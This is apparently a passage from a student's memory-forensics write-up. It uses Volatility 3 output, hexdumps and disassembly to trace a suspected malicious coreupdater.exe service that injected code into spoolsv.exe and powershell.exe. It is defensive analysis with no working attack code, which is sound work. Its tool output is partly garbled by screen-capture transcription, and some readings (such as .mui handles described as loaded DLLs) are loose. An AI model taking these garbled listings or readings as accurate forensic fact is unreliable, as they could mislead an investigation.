04 ec 37 08 ff 64 28 10 9f 14 ff ad 0a 03 8e 3a ..7..d(...:.....
87 1c 1d 04 28 10 08 ef 0c 27 20 ff 04 0b f0 00 .....(.,...:.....
0x25453170000: or    ecx, dword ptr [rcx - 0x50f7d6f4]
0x25453170005: add    dword ptr [rdi + riz*2], edx
0x25453170009: add    edi, edi
0x2545317000b: in    al, dx
0x2545317000d: cmp    cl, byte ptr [rax]
3316    powershell.exe 0x7df4f5a80000 0x7df4f5a8ffff VadS     PAGE_EXECUTE_READWRITE 1      1      Disabled   N/A
00 74 00 65 00 09 2e 00 70 00 6e 00 67 00 08 02 .t.e....p.n.g...
7f 08 00 01 00 02 fc 00 01 0c 00 01 01 3c 00 04 .....<...
01 45 00 03 13 bf 18 0c 06 83 c1 60 30 18 8c 86 .E.....\0...
ab c1 b8 61 38 9c 9d 9e d3 5d f3 71 98 5d 6e c5 ...a8....].q.]n.
0x7df4f5a80000: add    byte ptr [rax + rax + 0x65], dh
0x7df4f5a80004: add    byte ptr [rcx], cl
0x7df4f5a80006: add    byte ptr cs:[rax], dh
0x7df4f5a8000a: outsb  dx, byte ptr [rsi]
0x7df4f5a8000b: add    byte ptr [rdi], ah
0x7df4f5a8000e: or    byte ptr [rdx], al
0x7df4f5a80010: jg    0x7df4f5a8001a
0x7df4f5a80012: add    byte ptr [rcx], al
0x7df4f5a80014: add    byte ptr [rdx], al
0x7df4f5a80016: cld
0x7df4f5a80017: add    byte ptr [rcx], al
0x7df4f5a80019: or    al, 0
0x7df4f5a8001b: add    dword ptr [rcx], eax
0x7df4f5a8001d: cmp    al, 0
0x7df4f5a8001f: add    al, 1
0x7df4f5a80021: add    byte ptr [r11], r8b
0x7df4f5a80024: adc    edi, dword ptr [rdi - 0x7cf9f3e8]
0x7df4f5a8002a: shl    dword ptr [rax + 0x30], 0x18
0x7df4f5a8002e: mov    word ptr [rsi + 0x61b8c1ab], es
0x7df4f5a80034: cmp    byte ptr [rbp + rbx*4 - 0xca22c62], bl
0x7df4f5a8003b: jno   0x7df4f5a7ffd5
0x7df4f5a8003d: pop    rbp
0x7df4f5a8003e: outsb  dx, byte ptr [rsi]
3316    powershell.exe 0x10c6c00000 0x10c6c06afff VadS     PAGE_EXECUTE_READWRITE 107     1      Disabled   N/A
```

```
File Actions Edit View Help
0x25453170006: add    dword ptr [rdi + riz*2], edx
0x25453170009: add    edi, edi
0x2545317000b: in    al, dx
0x2545317000d: cmp    cl, byte ptr [rax]
3316    powershell.exe 0x7df4f5a80000 0x7df4f5a8ffff VadS     PAGE_EXECUTE_READWRITE 1      1      Disabled   N/A
00 74 00 65 00 09 2e 00 70 00 6e 00 67 00 08 02 .t.e....p.n.g...
7f 08 00 01 00 02 fc 00 01 0c 00 01 01 3c 00 04 .....<...
01 45 00 03 13 bf 18 0c 06 83 c1 60 30 18 8c 86 .E.....\0...
ab c1 b8 61 38 9c 9d 9e d3 5d f3 71 98 5d 6e c5 ...a8....].q.]n.
0x7df4f5a80000: add    byte ptr [rax + rax + 0x65], dh
0x7df4f5a80004: add    byte ptr [rcx], cl
0x7df4f5a80006: add    byte ptr cs:[rax], dh
0x7df4f5a8000a: outsb  dx, byte ptr [rsi]
0x7df4f5a8000b: add    byte ptr [rdi], ah
0x7df4f5a8000e: or    byte ptr [rdx], al
0x7df4f5a80010: jg    0x7df4f5a8001a
0x7df4f5a80012: add    byte ptr [rcx], al
0x7df4f5a80014: add    byte ptr [rdx], al
0x7df4f5a80016: cld
0x7df4f5a80017: add    byte ptr [rcx], al
0x7df4f5a80019: or    al, 0
0x7df4f5a8001b: add    dword ptr [rcx], eax
0x7df4f5a8001d: cmp    al, 0
0x7df4f5a8001f: add    al, 1
0x7df4f5a80021: add    byte ptr [r11], r8b
0x7df4f5a80024: adc    edi, dword ptr [rdi - 0x7cf9f3e8]
0x7df4f5a8002a: shl    dword ptr [rax + 0x30], 0x18
0x7df4f5a8002e: mov    word ptr [rsi + 0x61b8c1ab], es
0x7df4f5a80034: cmp    byte ptr [rbp + rbx*4 - 0xca22c62], bl
0x7df4f5a8003b: jno   0x7df4f5a7ffd5
0x7df4f5a8003d: pop    rbp
0x7df4f5a8003e: outsb  dx, byte ptr [rsi]
3316    powershell.exe 0x10c6c00000 0x10c6c06afff VadS     PAGE_EXECUTE_READWRITE 107     1      Disabled   N/A
```

Volatility's Malfind plugin identified potential code injection or suspicious memory regions within several processes, including spoolsv.exe, MsMpEng.exe, and multiple instances of powershell.exe. While spoolsv.exe and MsMpEng.exe are legitimate Windows components, malware can sometimes inject malicious code into these processes or masquerade under their names. The presence of multiple powershell.exe instances flagged by Malfind is also concerning.

```
(antoineabfaycal㉿kali)-[~/volatility3]
$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.malfind --dump
Volatility 3 Framework 2.26.1
Progress: 100.00          PDB scanning finished
PID      Process Start VPN      End VPN Tag      Protection CommitCharge  PrivateMemory  File output  Notes  Hexdump Di
2188    spoolsv.exe      0x1840000      0x1863fff      VadS      PAGE_EXECUTE_READWRITE 36      1      pid.2188.vad.0x1840000-0x1
4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 .....
0x1840000:    pop    r10
0x1840002:    nop
0x1840003:    add    byte ptr [rbx], al
0x1840005:    add    byte ptr [rax], al
0x1840007:    add    byte ptr [rax + rax], al
0x184000a:    add    byte ptr [rax], al
2404    MsMpEng.exe      0x25453170000      0x2545326ffff      VadS      PAGE_EXECUTE_READWRITE 256      1      pid.2404.vad.0x25453170000
0b 89 0c 29 08 af 01 14 67 01 ff 36 ec 3a 08 07 ...).g..6:..
```

Having identified suspicious memory regions within spoolsv.exe and MsMpEng.exe using Volatility's Malfind plugin, the --dump command was executed to save these regions for offline analysis. This step allows for a more thorough examination of the potential injected code or anomalous data that triggered Malfind's alerts.

```
(antoineabfaycal㉿kali)-[~/mem_dumps]
$ sha256sum pid*
2977abc8a5d4922476817dddfad88131e3b78894ddc976a3a7306f6bd2a3a66  pid.2188.vad.0x1840000-0x1863fff.dmp
e913e64ec86a65ae357593a8c7d1ed3d6ec877ad1f8b729779c758229322ac92  pid.2404.vad.0x25453170000-0x2545326ffff.dmp
d9ad4a04e8f6b1f437bfa7d4f6a7eb46b8c7e18debb608ed900f3f0fae31183c  pid.3316.vad.0x7df4f5a80000-0x7df4f5a8ffff.dmp
23fb76b8b17aed1a6acf3c582a01077433afdf3054c1982b2734b611c2a9ce553  pid.3316.vad.0x7df4f5b2ffff.dmp
f1a59497f00181d38d99b5ac6c127032a0a9e5d795f467253e10d9072cdde7e6  pid.3316.vad.0x10c6bf00000-0x10c6bf8ffff.dmp
afffd8128d4e566f48be621e8496f4a41eb8dc219a6678e49cfec837b8ccc85  pid.3316.vad.0x10c6c000000-0x10c6c06ffff.dmp
b5d0f0e62eb8c553fd4cee4d25e7d2ea9fa90fcfc83c2726655340036e0a49da  pid.3316.vad.0x10c6c070000-0x10c6c093fff.dmp
```

With the SHA256 hashes of the dumped memory regions now calculated, the next step is to leverage online threat intelligence platforms like VirusTotal. By submitting these hashes to VirusTotal, we can cross-reference them against a vast database of known malware signatures and behavioral indicators.

Analysis of the SHA256 hashes of the dumped memory regions on VirusTotal revealed that the memory associated with PID 2188 (identified as spoolsv.exe) and PID 3316 (identified as powershell.exe) was flagged as malicious by a significant number of security vendors. This indicates that these processes were indeed compromised. Given the earlier finding of the orphaned coreupdater.exe process, it is plausible that the malicious coreupdater.exe injected its code into the legitimate spoolsv.exe process (PID 2188) for persistence and evasion. This injected code then likely spawned the malicious powershell.exe processes (including PID 3316) to carry out further malicious activities, such as establishing network connections or executing additional payloads. This process migration and spawning are common tactics used by malware to hide its activity within legitimate system processes.

```
(antoineabfaycal㉿kali)-[~/volatility3]
└─$ strings DESKTOP.mem | grep -i -C 1 'coreupdater'
Proc
coreupdater.exe
}Dz
--
ss,SUCCESS app=C:\Windows\System
32\coreupdater.exe
1,8324,LogEH
--
RuntimeBroker.
coreupdater.exe
WmiPrvSE.exe
--
ss,SUCCESS app=C:\Windows\System
32\coreupdater.exe
1,8324,LogEH
--
FileId
coreupdater.exe|4b283e5048abd88b
LowerCaseLongPath
--
RuntimeBroker.
coreupdater.exe
WmiPrvSE.exe
--
```

Executing the strings command on the memory dump and filtering the output for "coreupdater" reveals multiple instances of its name and associated paths within the memory. Notably, the string C:\Windows\System32\coreupdater.exe appears, indicating the likely location of the coreupdater.exe executable on the compromised system. The presence of this path supports the earlier findings that coreupdater established persistence on the system by placing its executable in the System32 directory and configuring it to run at startup and as a service.

```
(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP.mem windows.handles --pid 8324
Volatility 3 Framework 2.26.1
Progress: 100.00          PDB scanning finished
PID      Process Offset  HandleValue   Type    GrantedAccess   Name
```

```
(antoineabfaycal㉿kali)-[~/volatility3]
└─$
```

```
(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP.mem windows.dlllist --pid 8324
Volatility 3 Framework 2.26.1
Progress: 100.00          PDB scanning finished
PID      Process Base     Size    Name      Path      LoadTime      File output
```

```
(antoineabfaycal㉿kali)-[~/volatility3]
└─$
```

Executing Volatility's windows.handles and windows.dlllist plugins specifically targeting the coreUpdater.exe process (PID 8324) reveals that this process does not appear to have any open handles or loaded DLLs at the time the memory dump was captured. This is unusual behavior for a typical executable, as most programs rely on DLLs for various functionalities. The absence of loaded DLLs for coreUpdater.exe further strengthens the suspicion that it is malicious. Malware often operates without relying on standard libraries to avoid detection or to execute custom, injected code directly.

```
—(antoineabfaycal㉿kali)-[~/volatility3]
$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP.mem windows.dlllist --pid 2188
Volatility 3 Framework 2.26.1
Progress: 100.00          PDB scanning finished
PID    Process Base     Size   Name      Path      LoadTime      File output
2188  spoolsv.exe    0x7ff656ec0000 0xc9000 spoolsv.exe    C:\Windows\System32\spoolsv.exe 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd749d0000 0x1f4000 -           -           2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd732a0000 0xb0000 KERNEL32.DLL  C:\Windows\System32\KERNEL32.DLL 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd72120000 0x2c7000 KERNELBASE.dll  C:\Windows\System32\KERNELBASE.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd73ee2000 0x1a0000 USER32.dll   C:\Windows\System32\USER32.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd727a0000 0x22000 win32u.dll   C:\Windows\System32\win32u.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd723e0000 0x2a0000 GDI32.dll   C:\Windows\System32\GDI32.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd72930000 0x109000 gdi32full.dll C:\Windows\System32\gdi32full.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd723f0000 0x9d000 msvcpr_win.dll C:\Windows\System32\msvcpr_win.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd715f0000 0x108000 ucrtbase.dll  C:\Windows\System32\ucrtbase.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd74100000 0x9e0000 msvcrtd.dll  C:\Windows\System32\msvcrtd.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd72840000 0x9b0000 sechost.dll  C:\Windows\System32\sechost.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd7246e0000 0x123000 RPCRT4.dll   C:\Windows\System32\RPCRT4.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd73d80000 0xa0000 advapi32.dll  C:\Windows\System32\advapi32.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd72770000 0x27000 bcrypt.dll   C:\Windows\System32\bcrypt.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd71580000 0xca000 DNSAPI.dll  C:\Windows\System32\DNSAPI.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd71540000 0x3b0000 固定 撥号连接端口 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd73430000 0x90000 -           -           2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd73780000 0x354000 -           -           2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd700d0000 0x13000 kernel.appcore.dll C:\Windows\SYSTEM32\kernel.appcore.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd726f0000 0x7f000 bcryptPrimitives.dll C:\Windows\System32\bcryptPrimitives.dll 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd72010000 0x310000 固定 播放 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd719f0000 0x4b000 技术 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd71ec0000 0x12000 固定 潜能 1600-12-31 23:01:50.000000 UTC Disabled
2188  spoolsv.exe    0x7ffd73c70000 0x6b0000 固定 潜能 2020-09-19 01:24:09.000000 UTC Disabled
2188  spoolsv.exe    0x0 0x0 N/A Disabled

—(antoineabfaycal㉿kali)-[~/volatility3]
$
```

```
—(antoineabfaycal㉿kali)-[~/volatility3]
$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP.mem windows.handles --pid 2188
Volatility 3 Framework 2.26.1
Progress: 100.00          PDB scanning finished
PID    Process Offset     HandleValue   Type      GrantedAccess  Name
2188  spoolsv.exe    0xbe8e75b8eb60 0x4 Event    0x1f0003 -
2188  spoolsv.exe    0xcf047addb2e0 0x8 Key      0x9 MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION OPTIONS
2188  spoolsv.exe    0xcf047b0090f0 0xc Token    0x48 -
2188  spoolsv.exe    0xbe8e75b8e4e0 0x10 Event    0x1f0003 -
2188  spoolsv.exe    0xbe8e75bedd60 0x14 WaitCompletionPacket 0x1 -
2188  spoolsv.exe    0xbe8e75bd7640 0x18 IoCompletion 0x1f0003 -
2188  spoolsv.exe    0xbe8e75c07a70 0x1c TpWorkerFactory 0xf00ff -
2188  spoolsv.exe    0xbe8e75b6e190 0x20 IRTimer 0x100002 -
2188  spoolsv.exe    0xbe8e75bec6a0 0x24 WaitCompletionPacket 0x1 -
2188  spoolsv.exe    0xbe8e75b6e900 0x28 IRTimer 0x100002 -
2188  spoolsv.exe    0xbe8e75beda20 0x2c WaitCompletionPacket 0x1 -
```

```
—(antoineabfaycal㉿kali)-[~/volatility3]
File Actions Edit View Help
2188  spoolsv.exe    0xbe8e7649f1e0 0x3a4 EtwRegistration 0x804 -
2188  spoolsv.exe    0xbe8e7649fd40 0x3a8 EtwRegistration 0x804 -
2188  spoolsv.exe    0xbe8e765262e0 0x3ac Event    0x1f0003 -
2188  spoolsv.exe    0xbe8e765cf160 0x3b0 File     0x100001 \Device\HarddiskVolume3\Windows\System32\en-US\localspl.dll.mui
2188  spoolsv.exe    0xbe8e765ce990 0x3b4 File     0x120089 \Device\DeviceApi\CMNotify
2188  spoolsv.exe    0xbe8e76313b60 0x3b8 Event    0x1f0003 -
2188  spoolsv.exe    0xbe8e761303c0 0x3bc Mutant   0x1f0001 -
2188  spoolsv.exe    0xbe8e76591970 0x3c0 Mutant   0x1f0001 SM0:2188:120:WilError_03
2188  spoolsv.exe    0xcf047aa80320 0x3c4 Key      0x3001f MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRINT\MONITORS\APPMON
2188  spoolsv.exe    0xbe8e75b4ab80 0x3c8 Semaphore 0x1f0003 SM0:2188:120:WilError_03_p0
2188  spoolsv.exe    0xbe8e75b4c980 0x3cc Semaphore 0x1f0003 SM0:2188:120:WilError_03_p0h
```

antoinetabfaycal@kali: ~/volatility3						
File Actions Edit View Help						
2188	spoolsv.exe	0xbe8e763139e0	0x5a0	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e764a1860	0x5a8	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e76313ee0	0x5b0	Semaphore	0x1f0003	-
2188	spoolsv.exe	0xbe8e765d0290	0x5b4	File	0x100001	\Device\HarddiskVolume3\Windows\System32\en-US\KernelBase.dll.mui
2188	spoolsv.exe	0xbe8e763133e0	0x5b8	Semaphore	0x1f0003	-
2188	spoolsv.exe	0xbe8e76313a60	0x5bc	Semaphore	0x1f0003	-
2188	spoolsv.exe	0xbe8e76313760	0x5c0	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e76313be0	0x5c4	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e765cf480	0x5c8	File	0x120089	\Device\DeviceApi
2188	spoolsv.exe	0xbe8e76130460	0x5cc	Mutant	0x1f0001	-
antoinetabfaycal@kali: ~/volatility3						
File Actions Edit View Help						
2188	spoolsv.exe	0xbe8e7633d480	0x65c	WaitCompletionPacket	0x1	-
2188	spoolsv.exe	0xbe8e76318b60	0x660	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e76318ee0	0x664	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e765d37b0	0x668	File	0x100001	\Device\HarddiskVolume3\Windows\System32\en-US\win32spl.dll.mui
2188	spoolsv.exe	0xbe8e763189e0	0x66c	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e7633d550	0x670	WaitCompletionPacket	0x1	-
2188	spoolsv.exe	0xbe8e765d5880	0x674	File	0x100001	\Device\HarddiskVolume3\Windows\System32\spool\drivers\x64\PCC
2188	spoolsv.exe	0xcf047bd2adc0	0x678	Key	0x2001f	MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRINT\PROVIDERS\LANMAN PRINT SERVIC
ES\PORTNAMES						
2188	spoolsv.exe	0xcf047db92bf0	0x67c	Key	0x20019	MACHINE\SYSTEM\CONTROLSET001\CONTROL\NETWORKPROVIDER\PROVIDERORDER
2188	spoolsv.exe	0xbe8e765d24f0	0x680	File	0x120089	\Device\DeviceApi
2188	spoolsv.exe	0xbe8e7766d560	0x684	Semaphore	0x100003	-
antoinetabfaycal@kali: ~/volatility3						
File Actions Edit View Help						
2188	spoolsv.exe	0xbe8e764a2120	0x6a4	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e76319460	0x6ac	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e765d50b0	0x6b0	File	0x120089	\Device\DeviceApi\SwDevice
2188	spoolsv.exe	0xbe8e765d3620	0x6b4	File	0x100001	\Device\HarddiskVolume3\Windows\System32\en-US\inetpp.dll.mui
2188	spoolsv.exe	0xbe8e765d3300	0x6b8	File	0x120089	\Device\DeviceApi\Dev\Query
2188	spoolsv.exe	0xbe8e764a24a0	0x6bc	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e7766dd60	0x6c0	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e765d2810	0x6c4	File	0x120089	\Device\DeviceApi\CMNotify
2188	spoolsv.exe	0xbe8e790356f0	0x6c8	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e765d2680	0x6cc	File	0x100001	\Device\KsecDD
2188	spoolsv.exe	0xbe8e764a0de0	0x6d0	EtwRegistration	0x804	-
antoinetabfaycal@kali: ~/volatility3						
File Actions Edit View Help						
2188	spoolsv.exe	0xbe8e7902d3b0	0x7d4	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e7766d3e0	0x7d8	Semaphore	0x100003	-
2188	spoolsv.exe	0xbe8e7766d9e0	0x7dc	Semaphore	0x100003	-
2188	spoolsv.exe	0xbe8e77707af0	0x7e0	File	0x100001	\Device\HarddiskVolume3\Windows\System32\en-US\setupapi.dll.mui
2188	spoolsv.exe	0xbe8e79035450	0x7e4	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e793b79b0	0x7e8	File	0x100001	\Device\HarddiskVolume3
2188	spoolsv.exe	0xbe8e79dc3060	0x7ec	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e789bace0	0x7f0	ALPC Port	0x1f0001	-
2188	spoolsv.exe	0xbe8e7911df0	0x7f4	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e78b69130	0x7f8	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e7428e240	0x7fc	EtwRegistration	0x804	-
2188	spoolsv.exe	0xcf0483f5dc00	0x804	Key	0xf003f	MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRINTER\MONITORS\APPMON\PORTS
antoinetabfaycal@kali: ~/volatility3						
File Actions Edit View Help						
2188	spoolsv.exe	0xbe8e78b69130	0x7f8	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e7428e240	0x7fc	EtwRegistration	0x804	-
2188	spoolsv.exe	0xcf0483f5dc00	0x804	Key	0xf003f	MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRINT\MONITORS\APPMON\PORTS
2188	spoolsv.exe	0xbe8e7911db80	0x808	File	0x100001	\Device\HarddiskVolume3\Windows\System32\en-US\FXSRESM.dll.mui
2188	spoolsv.exe	0xbe8e7902bdd0	0x80c	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e78b685d0	0x810	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e76b6863c0	0x818	IoCompletion	0x1f0003	-
2188	spoolsv.exe	0xbe8e7a3c5560	0x820	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e7911e1e0	0x824	Event	0x1f0003	-
antoinetabfaycal@kali: ~/volatility3						
File Actions Edit View Help						
2188	spoolsv.exe	0xbe8e7428ee80	0x8c0	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e7a3b1ee0	0x8c4	Event	0x1f0003	-
2188	spoolsv.exe	0xbe8e790ea0c0	0x8c8	Thread	0xfffffff	Tid 1428 Pid 2188
2188	spoolsv.exe	0xbe8e7772fd20	0x8cc	File	0x100001	\Device\HarddiskVolume3\Windows\System32\en-US\mswsock.dll.mui
2188	spoolsv.exe	0xbe8e7a1291d0	0x8d0	Mutant	0x1f0001	-
2188	spoolsv.exe	0xcf0480d085c0	0x8d8	Token	0x8	-
2188	spoolsv.exe	0xbe8e75bd33d0	0x8dc	EtwRegistration	0x804	-
2188	spoolsv.exe	0xcf0480d085c0	0x8e0	Token	0xf00ff	-
2188	spoolsv.exe	0xbe8e79035370	0x8e4	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e790350d0	0x8e8	EtwRegistration	0x804	-
2188	spoolsv.exe	0xbe8e79034c70	0x8ec	EtwRegistration	0x804	-

Executing Volatility's windows.dlllist plugin, targeting the spoolsv.exe process (PID 2188), reveals a list of loaded DLLs. These include standard Windows DLLs associated with the Print Spooler service, such as localspl.dll.mui, KernelBase.dll.mui, win32spl.dll.mui, inetpp.dll.mui, setupapi.dll.mui,

FXRESM.dll.mui, and mswebsocket.dll.mui. The presence of these legitimate DLLs within the spoolsv.exe process space indicates that the process itself is running as expected. However, the earlier finding of malicious code injected into spoolsv.exe (based on the VirusTotal analysis of the dumped memory region) means that while the legitimate DLLs are loaded, the process's behavior has been compromised by the injected malicious code.

```
(antoineabfaycal㉿kali)-[~/volatility3]
$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.filescan > ~/mem.dumps/filescan.txt
(antoineabfaycal㉿kali)-[~/volatility3]
$
```



```
(antoineabfaycal㉿kali)-[~/volatility3]
$ grep -i "spools" ~/mem.dumps/filescan.txt
0xbe8e75b62a80  \Windows\System32\en-US\spools.exe.mui

(antoineabfaycal㉿kali)-[~/volatility3]
$ grep -i "coreupdater" ~/mem.dumps/filescan.txt

(antoineabfaycal㉿kali)-[~/volatility3]
$
```

Executing Volatility's filescan plugin and redirecting the output to filescan.txt creates a comprehensive list of file objects present in the memory dump. Subsequently, using grep to search this output for "spools" reveals the presence of \Windows\System32\en-US\spools.exe.mui. This finding is consistent with spoolsv.exe being a legitimate Windows process running on the system. The absence of "coreupdater" in the filescan output is expected, as the executable itself might not have a corresponding active file object in memory at the time the dump was taken, especially if it injected its code into another process like spoolsv.exe and then terminated.

```
(antoineabfaycal㉿kali)-[~/volatility3]
$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.svcscan > ~/mem.dumps/svcscan.txt
(antoineabfaycal㉿kali)-[~/volatility3]
$
```




```
(antoineabfaycal㉿kali)-[~/mem.dumps]
$ grep coreupdater svcscan.txt
```

Address	Start Address	End Address	Type	State	Service Name	Process Name	Start Address	End Address	Type	State	Service Name	Process Name
0x146a505c050	662	N/A	SERVICE_AUTO_START	SERVICE_STOPPED	SERVICE_WIN32_OWN_PROCESS	coreupdater	coreupdater	N/A	-	-	coreupdater	coreupdater
0x146a505c050	662	N/A	SERVICE_AUTO_START	SERVICE_STOPPED	SERVICE_WIN32_OWN_PROCESS	coreupdater	coreupdater	N/A	-	-	coreupdater	coreupdater
0x146a505c050	662	N/A	SERVICE_AUTO_START	SERVICE_STOPPED	SERVICE_WIN32_OWN_PROCESS	coreupdater	coreupdater	N/A	-	-	coreupdater	coreupdater
